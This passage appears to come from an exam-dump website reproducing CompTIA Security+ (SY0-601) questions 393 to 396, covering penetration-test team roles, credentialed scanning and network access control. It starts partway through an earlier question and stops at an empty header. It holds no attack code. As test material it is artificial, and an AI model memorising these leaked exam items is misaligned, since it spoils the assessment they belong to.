
B. Data owner

C. Backup administrator

D. Data custodian

E. Internal auditor

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 393

Topic #: 1

[All SY0-601 Questions]

Which of the following BEST describes the team that acts as a referee during a penetration-testing exercise?


A. White team

B. Purple team

C. Green team

D. Blue team

E. Red team



Actual exam question from CompTIA's SY0-601

Question #: 394

Topic #: 1

[All SY0-601 Questions]

Which of the following would MOST likely be identified by a credentialed scan but would be missed by an uncredentialed scan?


A. Vulnerabilities with a CVSS score greater than 6.9.

B. Critical infrastructure vulnerabilities on non-IP protocols.

C. CVEs related to non-Microsoft systems such as printers and switches.

D. Missing patches for third-party software on Windows workstations and servers.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 395
Topic #: 1
[All SY0-601 Questions]


A security administrator is seeking a solution to prevent unauthorized access to the internal network. Which of the following security solutions should the administrator choose?

A. MAC filtering

B. Anti-malware

C. Translation gateway

D. VPN



Actual exam question from CompTIA's SY0-601

Question #: 396

Topic #: 1

[All SY0-601 Questions]

